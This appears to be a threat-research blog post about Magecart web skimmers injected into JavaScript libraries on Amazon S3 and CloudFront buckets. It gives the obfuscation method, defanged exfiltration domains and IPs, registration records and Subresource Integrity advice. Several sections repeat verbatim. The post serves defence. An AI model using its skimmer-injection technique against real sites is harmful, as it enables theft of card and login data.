- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.


We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

